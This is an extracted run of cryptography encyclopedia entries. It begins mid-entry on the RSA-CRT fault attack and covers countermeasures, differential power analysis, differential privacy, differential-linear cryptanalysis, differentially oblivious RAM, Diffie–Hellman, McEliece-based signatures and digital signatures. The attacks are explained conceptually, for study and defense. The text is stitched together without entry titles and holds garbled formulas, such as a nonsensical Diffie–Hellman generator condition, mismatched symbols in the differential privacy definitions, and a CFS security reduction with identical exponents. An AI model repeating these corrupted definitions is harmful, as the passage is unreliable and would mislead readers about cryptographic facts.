RSA signing can be sped up using Chinese remaindering (a.k.a. CRT mode). In this case, the private key is given by $\{p, q, d_p, d_q, i_q\}$ with $d_p = d \bmod (p - 1)$, $d_q = d \bmod (q - 1)$, and $i_q = q^{-1} \bmod p$. Signature σ on message m is generated by evaluating two half exponentiations, $\sigma_p \leftarrow \mu(m)^{d_p} \bmod p$ and $\sigma_q \leftarrow \mu(m)^{d_q} \bmod q$, and then $\sigma \leftarrow \mathrm{CRT}(\sigma_p, \sigma_q) := \sigma_q + q\big(i_q(\sigma_p - \sigma_q) \bmod p\big)$. This yields an expected speed-up factor of 4.

Now suppose that one of the two half exponentiations is faulty; say, suppose one gets the faulty signature $\sigma' = \mathrm{CRT}(\sigma'_p, \sigma_q)$ where $\sigma'_p \neq \sigma_p$ and σ_q is correct. It is easily seen that a simple GCD (greatest common divisor) computation enables the recovery of private parameter q as $q = \gcd(\sigma' - \sigma \pmod N, N)$, and next of $p = N/q$. Actually, the faulty signature suffices to recover p and q as $\gcd(\sigma'^e - \mu(m) \pmod N, N) = q$.

RSA can also be used for encryption by "exchanging" the roles of e and d. The encryption of a message m is given by $C \leftarrow \mu(m)^e \bmod N$ for some padding function μ. For security reasons, the padding used for encryption must be probabilistic, such as OAEP. The previous attack does not apply against e.g.,., RSA-OAEP since the correctness of the plaintext message m is explicitly checked by the decryption algorithm. Note also that the

attacker has no idea of the random coins used in the evaluation of $\mu(m)$ – remember that μ is always probabilistic for RSA encryption.

Countermeasures

Countermeasures to fault attacks typically rely on adding redundancy. This can vary from low-level countermeasure, such as adding hardware checksums to registers, to high-level countermeasures, such as repeating algorithms and verifying that the operations produce the same output. Alternatively, one can rely on so-called infective computation (Yen et al., 2003) where an error results in a faulty output that leaks no information.

In the RSA example above, one can verify an RSA signature with a very small decrease in performance. A public-key exponent is typically set to $2^{16} + 1$ meaning that a verification requires 17 multiplications. However, it has been shown that one could inject two faults, one in the RSA and the other where the verification is evaluated (Kim and Quisquater, 2007).

Typically, it may only necessary to consider single faults for a single cryptographic operation, on condition that faults can be detected and cryptographic keys can be destroyed or made inaccessible. That is, if an operating system repeatedly sees a status indicating that a fault is being injected, a response should occur. Depending on the application, this response could include zeroing cryptographic keys or deactivating a device. An attacker will need to characterize the effect of single faults before attempting more complex attacks. If an attacker can make many attempts to inject faults, then it may be possible to overcome complex countermeasures. That is, if a countermeasure is designed to prevent n faults, then it may be overcome with $n + 1$ faults.

When defining countermeasures to fault attacks, it is important to define a model of what an attacker is capable of and design appropriate countermeasures. Without such a model, there is always one more attack possible with one more fault. The second part is to define the response to detecting a fault attack. If a device would permanently deactivate, then the fault countermeasures could be quite lightweight, and, conversely, if no response is made, then the fault countermeasures would need to be very robust.

Synonyms

DPA

Definitions

Differential Power Analysis (DPA) is a powerful side-channel attack aiming to recover secrets stored on and processed by cryptographic devices. It leverages the relation between instantaneous power consumption and the data that are being processed by a device. This relation often allows for recovering the secret key material by executing a cryptographic algorithm multiple times while observing the power consumption and applying appropriate statistical methods.

Background

The concept of *differential power analysis* was originally introduced in (Kocher et al., 1999). This groundbreaking work is marked as the first documented instance of power analysis attacks successfully targeting cryptographic devices.


Theory

Fundamentally, DPA exploits relations between the power consumption of a device and intermediate values of the executed cipher. This enables secret key recovery in a divide-and-conquer fashion as it allows to extract smaller parts of the secret key individually. Implementations vulnerable to this type of attacks range from software implementations on general-purpose microcontrollers, to implementations on reconfigurable hardware, to pure hardware implementations of cryptographic cores in the form of ASICs.

In all of these examples, data are ultimately processed by a CMOS circuit in modern devices. Here, the dependency of the processed data on instantaneous power consumption is based on data-dependent fluctuations in the activity of the underlying circuitry.

While it was originally assumed that direct physical access was a prerequisite for performing DPA, recent works have shown that it can actually be performed in a completely remote setting in various cases (see for example Schellenberg et al. 2021).

The first step of a DPA is to derive a secret-dependent power model that predicts the power consumption of the device with sufficient accuracy. Such a power model is a function of part of the plaintext and part of the secret key. Since hypothetical power values must be computed over the entire space of the considered part of the key, it is important to keep this part as small as possible. For example, common models for attacking an AES encryption consider intermediate values after the first SBox mapping. The model can simply be the value itself, the Hamming weight (HW) can be computed, or only a single bit can be considered. It is also possible to consider the Hamming distance (HD) between two intermediate values, which reflects data transitions at registers and thus can be a powerful model for hardware implementation. A common model is for example given by



$$H(p,k) = \mathrm{HW}(S(p \oplus k)), \text{ or}$$
$$H(p||p', k||k') = \mathrm{HD}(S(p \oplus k), S(p' \oplus k')),$$

where k and k' are two different parts of the key (e.g., a byte), p and p' are the corresponding parts of the plaintext, and S stands for the SBox function. By repeating the attack for each part of the secret key individually, the entire key can be extracted step by step. The more information an adversary

has about the implementation, such as what values are stored and overwritten in registers, the easier it is to find a suitable power model.

Using the power model, an adversary can derive hypothetical power values for each cipher execution by guessing part of the key. If the power model accurately predicts the power consumption of the device, it is expected to come closest to the actual power consumption if the correct key is guessed.

The relation between hypothetical and actual power consumption values can be evaluated through different statistical means. A common approach is to use Pearson's correlation coefficient to estimate the correlation between both. This specific DPA is called Correlation Power Analysis (CPA). Exemplary results of such an attack are shown in Fig. 1, where the correlation over the sample points for each key guess as well as the progress over the number of considered traces is presented. The correct key guess is marked in black and is clearly distinguishable from all other key guesses. If we consider a binary power model (i.e., a single bit of the intermediate value instead of HW or HD), we can also categorize the power traces into two groups based on the power model and compare their means or ideally use the Student's t-test. This is because only for the correct categorization, that is, the correct key guess, the average of the categorized power values is expected to differ the most.

Differential Power Analysis, Fig. 1 Examplary DPA results when correlation is used as a statistic (top: Pearson's correlation over sample points considering 500k traces, bottom: progress of maximal correlation over number of traces; right key candidate in black, others in gray

All of these methods consider only the mean of the distributions as the distinguisher. Higher-order statistical moments, that is, higher-order DPAs, can also be applied. Even the entire distributions can be considered, for example, using a χ^2-test or a *G*-test (Richter et al., 2019), or mutual information can be estimated (Gierlichs et al., 2008). In addition to classic hypothetical models for estimating power consumption, models can also be built through a profiling process (Chari et al., 2002; Schindler et al., 2005).

DPA has proven to be highly effective in many cases, even for complex end-consumer systems like smartphones (as shown for example in Lisovets et al. 2021). As a result, considerable effort has been devoted to finding strong countermeasures against this type of attacks. All of these countermeasures aim to weaken the dependency between secret data and power consumption in such a way that a successful attack becomes

infeasible. This can be achieved by technical means, that is, for example, increasing the noise through a dedicated on-chip noise generator or by equalizing power consumption for different data through special logic styles like dual-rail pre-charge logic. Besides technical means, some other countermeasures are applied at the algorithmic level of implementation. So-called *masking*, which is based on secret sharing, is a prominent candidate of such a countermeasure, which has gained a considerable amount of attention due to its solid theoretical foundation rooted in the concepts of secret sharing. Essentially, it aims to amplify the noise associated with secret data by randomizing it on each execution.

Open Problems and Future Directions

Machine learning and deep learning have already proven to be powerful statistical tools for performing key recovery via DPA (see for example Timon 2019). Therefore, part of the current research in DPA is focused on validating novel neural network architectures in the context of DPA. Although DPA is a long-standing and well-established attack vector, ongoing evaluation of the vulnerability of modern devices and systems is critical to achieving solid protection against DPA. Since modern systems, such as System on Chips in the context of smartphones, are increasingly difficult to interface successfully, that is, get oracle access to the encryption core and measure synchronized power traces, combining software and DPA attacks to derive entirely new attack scenarios is an interesting direction for future work. Due to its relaxed adversary model, novel remote attack scenarios on real-world shared resources, such as cloud computing in the context of machine learning, are also an interesting direction for further progress with respect to practical DPA.

Email: dwork@microsoft.com

Synonyms

ε-Differential privacy; ε-Indistinguishability

Definition

Differential privacy is a meaningful and mathematically rigorous definition of privacy useful for quantifying and bounding privacy loss. Developed in the context of statistical disclosure control – providing accurate statistical information about a set of respondents while protecting the privacy of each individual – the concept applies more generally to any private data set for which it is desirable to release coarse-grained information while keeping private the details. Informally, differential privacy requires the probability distribution on the published results of an analysis to be "essentially the same," independent of whether any individual opts in to or opts out of the data set. The probabilities are over the coin flips of the data analysis algorithm.

A *database* is a set of rows, each row containing the data of a single individual. Opting in or out of the database is formalized by considering pairs of databases D, D' differing in at most one row, meaning, one database is a subset of the other and the larger database contains exactly one additional row.

Definition 1 (Dwork 2006; Dwork et al. 2006b) *A randomized function $\mathcal{O}$ gives ε-differential privacy if for all data sets D and D′ differing on at most one row, and all $v = (v_1, \ldots, v_n)$,*

$$\Pr\left[\mathcal{K}(D) \in S\right] \leq \exp\left(\varepsilon\right) \times \Pr\left[\mathcal{K}\left(D'\right) \in S\right], \tag{1}$$

where the probability space in each case is over the coin flips of $\mathcal{O}$.

The parameter $\varepsilon > 0$ is public, and its selection is a social question. Smaller ε yields a stronger privacy guarantee.

Background

Statistical disclosure control has a vast literature spanning statistics, cryptography, theoretical computer science, and databases. Typically, privacy definitions were syntactic conditions on the released statistics or (modified) data sets; requirements that certain fields in the original database cannot be reconstructed based on the information released; or requirements (sometimes assumptions) that data records cannot be "reidentified," that is, traced back to their contributor, at low cost. Missing was a comprehensive notion of protection from harm. This is captured by differential privacy; it ensures that no outcome, and therefore no conceivable harm, is substantially more likely to occur if one joins the database than it is if one refrains from joining. To the extent that databases are created to provide a social good, for example, to learn medical facts such as "smoking causes cancer," differential privacy works toward social good, lowering barriers to participation by minimizing incremental harm.

Theory

Two important aspects of the definition are its generality and its reslience to any *auxiliary information* – other past, present, or future databases, knowledge of arbitrary subsets of the given database, and so on, available to an adversarial data analyst. This resilience occurs because differential privacy is a property of the data release mechanism, not of an interaction between the mechanism and the adversary or outside world. Thus, differentially private mechanisms are immune to *linkage attacks*. In these attacks, released data, containing supposedly "de-identified records, are

cross-linked, typcially based on “innocuous” fields, to identified records in other databases.

It also follows from the definition that ε-differentially private mechanisms compose automatically and obliviously. The composition of an ε_1-differentially private mechanism with an ε_2-differentially private mechansim is at worst $(\varepsilon_1 + \varepsilon_2)$-differentially private, although in some cases composition will behave better, resulting in an ε-differentially private mechanism for some $\varepsilon < \varepsilon_1 + \varepsilon_2$.

The following natural relaxation is very useful.

Definition 2 *A randomized function $\mathcal{O}$ gives (ε, δ)-differential privacy if for all data sets D and D' differing on at most one row, and all $v = (v_1, \ldots, v_n)$,*

$$\Pr\left[\mathcal{K}(D) \in S\right] \leq \exp\left(\varepsilon\right) \times \Pr\left[\mathcal{K}\left(D'\right) \in S\right] + \delta, \tag{2}$$

where the probability space in each case is over the coin flips of $\mathcal{O}$.

Now, both parameters $\varepsilon, \delta > 0$ are public. In the literature, δ is typically very small, say, less than the inverse of any polynomial in the size of the database. The composition of an $(\varepsilon_1, \delta_1)$-differentially private mechanism with an $(\varepsilon_2, \delta_2)$-differentially private one is at worst $(\varepsilon_1 + \varepsilon_2, \delta_1 + \delta_2)$-differentially private.

Achieving Differential Privacy

The principal known methods are the addition of noise (Dwork et al. 2006b) and choosing according to an exponential distribution among discret values (McSherry and Talwar 2007), both described below. Several more specialized techniques appear in the literature; among these, perturbing the objective function of an optimization problem (Chaudhuri and Monteleoni 2008) differs most radically from other techniques mentioned.

A key notion is the *sensitivity* of a function *f*.

Definition 3 (Dwork et al. 2006b) *For $f : \mathcal{D} \to \boldsymbol{R}^d$,* the *L_1sensitivity* of *f* is

$$\Delta f = \max_{D,D'} \|f(D) - f(D')\|_1 \\ = \max_{D,D'} \sum_{i=1}^{d} |f(D)_i - f(D')_i| \tag{3}$$

for all adjacentD, D′.

The L_2*-sensitivity is defined analogously, using the*L_2*norm*.

In particular, when $d = 1$, the sensitivity of f is the maximum of the difference in the values that the function f may take on a pair of adjacent databases. For example, if f is *counting query*, so that $f(D)$ is the number of rows in the database D that satisfy some specific property, then the sensitivity of f is 1: adding or deleting a single database row can affect the count by at most 1. More interestingly, if f is a *histogram query*, in which the universe of possible database rows is partitioned into some number k of classes, and $f(D)$ is a k-tuple of integers indicating the number of rows in D in each of the k classes, then again the sensitivity of f is 1: the addition or deletion of a single row can affect exactly one cell in the histogram, and that cell only by 1.

The Laplace distribution with parameter b, denoted Lap(b), has density function $P(z|b) = \frac{1}{2b} \exp(-|z|/b)$; its variance is $2b^2$. When $b = 1/\varepsilon$, the density at z is proportional to $e^{-\varepsilon|z|}$. Note that the distribution gets flatter as ε decreases.

Theorem 1 (Dwork et al. 2006b) *For* $f : \mathcal{D} \to \boldsymbol{R}^d$ *, the mechanism that adds independently generated noise with distribution Lap*($\Delta f/\varepsilon$) *to each of the d output terms enjoys* ε*-differential privacy*.

Pleasantly, the noise is independent of the database, and its size.

The addition of Gaussian or binomial noise, scaled to the L_2 sensitivity of the function, sometimes yields better accuracy; this only ensures the weaker (ε, δ)-differential privacy (Dwork et al. 2006a; Dwork and Nissim 2004).

The *exponential mechanism* (McSherry and Talwar 2007) addresses the case in which adding noise makes no sense. For example, one may be choosing among k locations for a municipal clinic, depending on the addresses in a database of patients in the given municipality. In this case,

there is a *cost* for each candidate location, say, the sum of the distances of the candidate location to the home addresses of the patients. The goal is to choose well (minimizing cost), while protecting the privacy of individual patients. The exponential mechanism does this by assigning a probability to each choice, where the probability assigned to location i is proportional to $\exp(-\varepsilon\ \text{cost}_i/\Delta\ \text{cost})$. Here, Δ cost is the maximum amount the presence or absence of an individual living in the municipality can affect the cost assigned to any given location (e.g., the diameter of the municipality).

Applications

The literature abounds in broken privacy promises, both on paper and in practice. Typically, the difficulty is not the implementation of the privacy guarantee; instead it is the ad hoc nature of the guarantee and its failure to take auxiliary information into account. A comprehensive yet achievable privacy guarantee has application in myriad settings: census, labor statistics, health records, genome-wide association studies, monitoring education quality, analysis of business strategies, and so on.

In applying differential privacy, one would need to fix a privacy "budget," captured by the parameter ε, and monitor, via the understanding of the composition of differentially private mechanisms, the extent to which privacy is eroded as queries are made to the database and statistics are released. Data whose budgets have been consumed should not be the subject of future statistical releases. While such an approach will limit damage done by any given database, the privacy losses incurred by membership in multiple databases will accumulate, and as a result, in some cases, vulnerability to harm may be inevitable. For a contrived example, this could occur if all the different databases are identical, in which case limited access to each of a large number of copies is equivalent to extended access to a single copy. See (Dinur and Nissim 2003) *et sequelae* for an example of risk in this case. Thus, differential privacy is not a panacea, and data analyses must be released judiciously.

Experimental Results

In addition to implementation of many differentially private algorithms, frequently with excellent accuracy, the literature describes two privacy-

preserving programming platforms: PINQ, a LINQ-like API (McSherry 2009), and Airavat, a variant of MapReduce (Roy et al. 2010). These systems control access to the data, ensuring that this occurs only through differentially private primitives and enforcing privacy budgets.

Open Problems and Future Directions

To minimize distortion for high-dimensional queries and in the presence of multiple mechanisms requires a better understanding of composition and/or a weaker definition. Automatic and oblivious composition – with any other database and any other kind of side information – must be axiomatic.

Differential–Linear Attack

Alex Biryukov[42] ✉
(42) FDEF, Campus Limpertsberg, University of Luxembourg, Luxembourg City, Luxembourg

✉ **Alex Biryukov**
Email: Alex.Biryukov@uni.lu

Definition

Differential–Linear attack is a chosen plaintext*two-stage* technique of cryptanalysis (by analogy with two-stage rocket technology) in which the first stage is covered by differential cryptanalysis, which ensures propagation of useful properties midway through the block cipher. The second stage is then performed from the middle of the cipher and to the ciphertext using linear cryptanalysis. The technique was discovered and demonstrated on the example of 8-round *DES* (Data Encryption Standard) by Langford and Hellman (Langford and Hellman 1994).

Theory

Given a *differential characteristic* with probability p for the rounds 1, …, i and the *linear characteristic* with bias q for the rounds $i + 1$, …, R, the bias of resulting linear approximation would be $1/2 + 2pq^2$ and the data complexity of the attack will be $O(p^{-2}q^{-4})$ (Langford, 1995, p. 65). Thus the attack would be useful only in special cases when there are good characteristics or linear approximations halfway through the cipher, but no good patterns for the full cipher. Their attack enhanced with such refinements as packing data into *structures* and *key-ranking* (or *list*

decoding) can recover 10-bits of the secret key for 8-round DES using 512 chosen plaintexts. In (Aoki and Ohta 1996) the same technique is used to break 8-round FEAL with 12 chosen plaintexts and expensive analysis phase. Further applications and refinements of the technique are given in (Biham et al. 2002).

Differentially oblivious algorithms; Differentially private oblivious RAM

Definition

In the framework of an outsourced encrypted database managed by a single service provider, authorized requesters can issue a series of queries to perform read and/or update operations on the dataset. A fully privacy-preserving (also known as oblivious) storage scheme should ensure that any adversary observing the access patterns (to the encrypted data) is prevented from learning any useful information about the plaintext content of the data from the statistics built on the observed accesses. The most effective and general oblivious storage scheme is the Oblivious RAM (ORAM), which models the oblivious access to an outsourced array by allowing authorized requesters' clients to retrieve and update (encrypted) array entries. In equivalent terms, any adversary who is given two sequences of operations of the same length and observes the data access patterns of only one of the two sequences cannot determine which of them induced the observed access pattern.

An (ε, δ)-*differentially private RAM* is defined as a storage scheme modeling the retrieval and/or updating of the (encrypted) array entries of an outsourced array, in such a way that the patterns of data accesses caused by a fixed sequence of operations are almost as likely to be induced by also another sequence of operations, with the same length, having a single different operation. The parameter ε captures how much information is leaked from the observation of the patterns corresponding to the two sequences of operations, considering that lower values of ε guarantee higher privacy assurances. The parameter δ captures a small chance of failure in the guarantee of privacy, which is typically chosen as $\delta < 1/n$, where n is the number of elements in the dataset.

Theory

The notion of differential obliviousness was proposed by Chan et al. (2019). It calls for memory traces of an algorithm fulfilling the requirements of differential privacy notion, as introduced by Dwork et al. (2006).

The mathematical definition of differential privacy (DP) guarantees that the information learned from a private database would be approximately the same with or without any single user's participation. Using this notion, data analysts can perform many useful queries on the data while giving an intuitive privacy guarantee to participants. In the differential privacy literature, a user sends their data to a fully trusted curator who collects the data and runs certain private algorithms on the private data. The curator is assumed to have access to the entire private dataset D in plaintext, while a general private algorithm, denoted as M, returns some aggregate statistic $M(D) \in R$.

Definition 1 (Differential privacy) A randomized algorithm $M : D \to R$ is (ε, δ)-differentially private, if for any pair of neighboring datasets D, D', and for any $T \subseteq R$, we have

$$\Pr[M(D) \in T] \leq e^{\varepsilon} \Pr[M(D') \in T] + \delta.$$

Two datasets are neighboring if they exhibit the same size (i.e., $|D| = |D'| = n$) and have a difference in a single data point, i.e., $|D \cap D'| = n - 1$. The parameter ε quantifies the degree of privacy exhibited by algorithm M; the lower the value of ε, the better the privacy. The most common way to make

a function or statistic $M(D)$ to fulfill differential privacy is to bind the output of the function and add random noise. In DP contexts, when changing the input of a function from D to D', the maximum change in output is denoted as *sensitivity* and quantified employing a distance metric m (e.g., the ℓ_1 norm or the ℓ_2 norm) among elements of the chosen statistic R when evaluating $\Delta_m = \max_{D,D'} m(M(D), M(D'))$. Therefore, a DP algorithm M is obtained by adding Laplace noise to the output of the function, based on its sensitivity and the parameter ε, i.e., $M(D) = f(D) + Lap(\Delta_m/\varepsilon)$.

In the data outsourcing context, the data curator, i.e., the storage service provider, is untrusted; thus, instead of requiring the outputs of the computation to be differentially private, the differentially obliviousness notion (Chan et al., 2019) requires the observations on the runtime behavior of the storage scheme managed by the service provider, namely, the access patterns, to be differentially private. In this framework, a memory access pattern is a sequence of memory operations, including the address of each operation and the type of operation (read or write). Since the data contents are encrypted, the adversary (including the service provider itself) is assumed to observe only the addresses and types of the operations but not the contents. The DP definition tailored to the outsourcing scenario allows the databases D and D' to contain real records and filler records. A filler record is used to replace a database record when a deletion of an entry must be performed.

Differential obliviousness is a relaxation of the full obliviousness that can be obtained with an ORAM scheme in the following senses: (1) Differential obliviousness requires the indistinguishability of memory access patterns only over neighboring databases. Thus, access patterns corresponding to largely different sequences of operations can be clearly distinguishable; (2) The definition of indistinguishability is also relaxed allowing a multiplicative e^{ε} factor when measuring the distance between the statistical distributions of two access patterns.

The advantages of a differentially private RAM scheme lie in the possibility to design algorithms that implement relational operators, including selection with projection, grouping with aggregation, and primary–foreign key join, exhibiting better performance figures with respect to the ones obtainable when adopting a fully oblivious scheme (Qin

et al., 2022). Indeed, in a fully oblivious model, a database system has to add filler records to a query result until it reaches the worst-case size, and this, in turn, may be orders of magnitude worse than the average case size. However, with differential obliviousness, it suffices for the database system to add a small, random number of fillers so that the output size is indistinguishable for two neighboring databases.

Open Problems

Even if differentially private RAM has weaker security than ORAM, when considering the outsourcing of the storage of an array with n entries and a requester's client with c bits of private memory, the work in Persiano and Yeo (2019) showed that the asymptotic $T_0/T_1^z = M$ lower bound for ORAMs, in terms of bandwidth overhead, extends also to the notion of differential privacy with privacy budgets of $\varepsilon = O(1)$ and $\delta \leq 1/3$. As a consequence, establishing the conditions to define a novel (weaker) notion of privacy that enables $o(\log(n/c))$ bandwidth overhead is an open question.

DH key agreement; Diffie–Hellman key exchange

Definition

The original Diffie–Hellman Key Agreement protocol allows two users to communicate over an insecure channel in order to produce a shared, symmetric key.

Background

The ability for two users to establish a shared, symmetric key over an insecure communication channel, despite having "not met previously" (more importantly, the users do not already have shared key material), was first proposed by Diffie and Hellman in 1976 (Diffie and Hellman 1976). Until that time, two users would need to either have shared key material between them already or rely upon a Key Distribution Center. While the original Diffie–Hellman protocol was susceptible to a Meet-in-the-Middle

Attack, there have since been updated protocols that provide (explicit) Key Authentication and thus preclude the meet-in-the-middle vulnerability.

Theory

The Diffie–Hellman (DH) Key Agreement protocol was first published by Whitfield Diffie and Martin Hellman in their seminal paper (Diffie and Hellman 1976) on Public Key Cryptography. The original Diffie–Hellman Key Agreement protocol used integer operations in a multiplicative Group, though variations exist (Elliptic Curve Key Agreement). As a set-up to the DH protocol, the following system-wide parameters are chosen and assumed to be accessible to all users:

- A prime number p.
- A generator $1 \leq \alpha \leq p-1$ such that $ps = (p, t, id, od)$.

With this set-up, the original protocol proceeds as follows, where Alice (A) and Bob (B) would like to establish a shared, symmetric key *K*.

1. A generates a random value $1 \leq x \leq p-2$ and computes $z_x = \alpha^x \bmod p$. A sends z_x to B.

2. B generates a random value $1 \leq y \leq p-2$ and computes $z_y = \alpha^y \bmod p$. B sends z_y to A.

3. Upon receipt of z_y, A computes $K_A = {z_y}^x \bmod p$.

4. Upon receipt of z_x, B computes $K_B = {z_x}^y \bmod p$.

Notice that $K_A = K_B$, so that A and B have a shared key *K*. An eavesdropping attacker knows α, p, z_x, and z_y, from which *K* must be computed for a successful attack. For appropriately chosen parameters, this Diffie–Hellman Problem is believed to be difficult. In particular, it is believed to be equivalent to the Discrete Logarithm Problem. The difficulty of this problem has been used as an underlying security assumption in numerous **proofs of security** for both cryptographic algorithms and cryptographic protocols. The original problem of the attacker determining *K*

from only the values α, p, z_x, and z_y is referred to as the Computational Diffie-Hellman (CDH) assumption: computing K from these values is assumed to be infeasible for any computationally bounded attacker when p is sufficiently large and x and y are chosen at random. A related notion is referred to as the Decisional Diffie-Hellman (DDH) assumption: given $\{\alpha, \alpha^x, \alpha^y, \alpha^{xy}\}$ and $\{\alpha, \alpha^x, \alpha^y, \alpha^c\}$, it is infeasible for any computationally bounded attacker to distinguish these two sets when p is sufficiently large and x, y, and c are chosen at random. Thus, with DDH, not only is it assumed to be infeasible for an attacker to *compute* α^{xy}, it is assumed to be infeasible for an attacker to even *recognize* α^{xy} (i.e., to decide whether a given value is α^{xy} or α^c for a random integer c).

While secure against a passive eavesdropper, the original DH protocol is vulnerable to a Man-in-the-Middle Attack in which an active attacker initiates simultaneous instances of the above protocol with both A and B, impersonating A to B and B to A. The attacker will then have a key K_1 shared with A and K_2 shared with B, where $K_1 \neq K_2$. However, if A and B subsequently use their keys to exchange messages, the messages can be read by the attacker. For example, if A encrypts a message for B using K_1, the active attacker can intercept this encrypted message, decrypt it with K_1 to recover the plaintext, re-encrypt the plaintext with K_2, and send along the newly encrypted message to B. A and B will continue to believe that they are exchanging messages only with one another, not realizing that the messages are being intercepted and read by the attacker. Furthermore, the attacker can create his/her own messages and send them to either party (A or B); the party will believe that the messages were created and sent by the other party (B or A).

This attack succeeds since the original protocol does not involve authentication of the identities of the participating users. For this reason, key agreement protocols that provide Key Authentication have been developed in order to ensure the integrity of the exchanged messages and the authenticity of participating users. The Station-to-Station Protocol is an example of such an authenticated key agreement protocol (Menezes et al. 1996). This protocol (proposed by Diffie, van Oorschot, and Wiener) provides mutual key and entity authentication, explicit key confirmation, and perfect forward secrecy (all without the use of timestamps, instead

assuming that both parties have signature keys which are used to sign messages, and their corresponding public key certificates).

Although the original Diffie-Hellman key agreement protocol supported key agreement between only two users, there are several protocols extending to more than two users (Group Key Agreement).

Applications

All key agreement protocols have wide application as one form of key establishment that can be used for any environment in which two or more users wish to establish a shared Key.

Digital Signature Scheme Based on McEliece

Matthieu Finiasz[46] and Nicolas Sendrier[47] ✉
(46) ENSTA, Palaiseau, France

Definition

In the CFS scheme (Courtois et al. 2001), the digital signature is obtained by applying the decoding procedure of some public error correcting code on a digest of the message to be signed, obtained by a cryptographic hash function. Only the legal user, who knows the hidden algebraic structure of the code, can produce the signature, while anyone can check that the signature is a valid answer to the decoding problem.

Theory

The construction for the McEliece-based signature scheme was proposed by Courtois, Finiasz, and Sendrier in 2001 (Courtois et al. 2001). Despite its name, this construction is based on Niederreiter's encryption scheme rather than the original McEliece cryptosystem. It was the first practical code-based digital signature scheme with a security reduction to the Syndrome Decoding Problem.

General Idea

The public key is a binary $r \times n$ matrix H, which is an arbitrary parity check matrix of some t-error correcting irreducible binary Goppa code. In the Niederreiter encryption scheme, the cleartext is a word e of length n and Hamming weight t and the ciphertext is the syndrome $s = eH^T$ of e. In the signature scheme, the message to be signed is hashed into a digest, a binary word s of length r. The signature will be an error pattern e of minimal Hamming weight such that $eH^T = s$. The verification will consist in checking that the error pattern e multiplied by the (transpose of the) public key H^T is equal to the digest s of the message.

The main difficulty in designing digital signature schemes based on this principle comes from the fact that a random binary string s of length r is unlikely to be a valid cryptogram. In pratice, the minimal weight of an error pattern e such that $eH^T = s$ will be larger than t and the (secret) algebraic decoding procedure will fail.

Two (similar) solutions exist to work around this problem.

Signature Scheme Using Complete Decoding

In order to be able to sign any given message, one should be able to decode any syndrome. However, this requires being able to decode error patterns of weight larger than t. An error of weight up to $t + \delta$ can be decoded by using an exhaustive search on the δ additional positions in the following way:

1. Compute the digest s of the message.

2. Randomly select a word e_δ of weight δ and compute the new syndrome $s' = e_\delta H^T \oplus s$.

3. Try to decode s' with the t-error correcting algorithm to obtain e_t.

4. If the decoding succeeds, the signature is the error pattern $e_t \oplus e_\delta$ of weight $t + \delta$, otherwise, go back to step 2.

If δ is well chosen, any syndrome can be decoded and any message can be signed. Verification of the signature requires to compute the syndrome $(e_t \oplus e_\delta)H^T$ and check that it is equal to the digest s of the document.

Signature Scheme Using a Counter

Instead of trying to decode any syndrome, one can also try to obtain a decodable syndrome from the hash function. This can be done by appending a counter to the message in the following way:

1. Initialize a counter i to 0.

2. Append the counter i to the message to obtain a digest s_i.

3. Try to decode s_i with the t-error correcting algorithm to obtain e.

4. If the decoding succeeds, the signature is composed of the error pattern e and the value i of the counter, otherwise, increment i and go back to step 2.

Here, the verification of the signature consists in checking that the digest s_i of the message with the counter i appended is equal to the syndrome eH^T.

Security and Practice

In both schemes (complete decoding or counter), the expected number of decoding attempts is $t!$, where t is the error-correcting capability of the Goppa code. This practically limits the value of t to 9 or 10. Using small values of t will imply code of very large length (in (Courtois et al. 2001) the length is $n = 2^{16}$ and the error weight is $t = 9$). As a consequence, the public key will have a large size and the production of a signature will be time consuming. On the bright side, the signatures are very short and the verification is fast (in practice negligible compared with the computation of the message hash) (Table 1).

Digital Signature Scheme Based on McEliece, Table 1 The CFS signature scheme (counter version) for various parameters

	(m, t)	(16, 9)	(21, 10)	(22, 9)
Public key size (in bits)	$tm2^m$	$2^{23.2}$	$2^{28.7}$	$2^{29.6}$
Security[a] (binary ops)	–	$2^{63.3}$	$2^{81.5}$	$2^{81.5}$

	(m, t)	(16, 9)	(21, 10)	(22, 9)
Signature cost[a] (binary ops)	$t^2m^2t!$	$2^{32.8}$	$2^{37.2}$	$2^{33.7}$
Signature length (in bits)	tm	144	210	198
Verification cost[b] (binary ops)	t^2m	1296	2100	1782

The secret Goppa code has length $n = 2^m$ and corrects t error

[a]Lowerbound for the cost of the best known attack (Finiasz and Sendrier 2009)

[b]Thiscomes in addition to the computation of the digest

Security

As for the McEliece cryptosystem, there are two types of attacks either by recovering the secret key from the public key or by solving an instance of the Syndrome Decoding problem. And as for the McEliece system, the most threatening attacks are decoding attacks.

The best known attack is unpublished and is attributed to Daniel Bleichenbacher. It is a “one out of many” variant of the generalized birthday attack (Wagner 2002) for decoding (Coron and Joux 2004). It reduces the asymptotic security of the signature scheme from $2^{\frac{r}{2}(1+o(1))}$ to $2^{\frac{r}{2}(1+o(1))}$ and requires an increase of the parameters (see Finiasz and Sendrier (2009)) for a detailed analysis).

Signature Size

One of the strongest features of this signature scheme is the small size of the signatures. The signature is an error pattern (and possibly a counter) which is very sparse and can be stored very compactly. Also, the structure of the signature makes it possible to reduce its size further more. For the original ($n = 2^{16}$, $t = 9$) parameters it could be reduced to 81 bits at the cost of a slower verification (see Courtois et al. (2001)), making them the shortest known digital signatures at the time. With a similar construction, parameters ($n = 2^{21}$, $t = 10$) and ($n = 2^{22}$, $t = 9$) yield, respectively, signatures of 126 and 115 bits.

Definition

Digital signature schemes are techniques to assure an entity's acknowledgment of a certain digital message. This notion was first proposed in Rivest et al. 1978. Typically, a signer has a private signing key and a corresponding public key that is tied to the signer's name (Public Key infrastructure). The entity generates a string called *signature*, which depends on the message to sign and the signer's private key.

The fact that the signer acknowledged, that is, that he signed the message, can be verified by anyone using the signer's public key, the message, and the signature. If there were alternations in the message or a correct private signing key was not used, this verification will not pass. The public key is sometimes called verification key. The digital signature scheme achieves Nonrepudiation property, that is, a signer cannot later deny the fact of signing the message.

Some examples of digital signature schemes are RSA digital signature scheme, ElGamal digital signature scheme, Rabin digital signature scheme, Schnorr digital signature scheme, Digital Signature Standard, and Nyberg–Rueppel signature scheme.

Theory

A digital signature scheme consists of three algorithms, namely the *key generation algorithm*, the *signing algorithm*, and the *verification algorithm*. The security of digital signature is argued as follows: No adversary, without the knowledge of the private key, can generate a message and a signature that passes the verification algorithm (Forgery for more discussions on the security of signatures). Digital signature schemes can be achieved by performing noninteractive zero knowledge proof of knowledge of the private signing key using a message to sign.

Definition

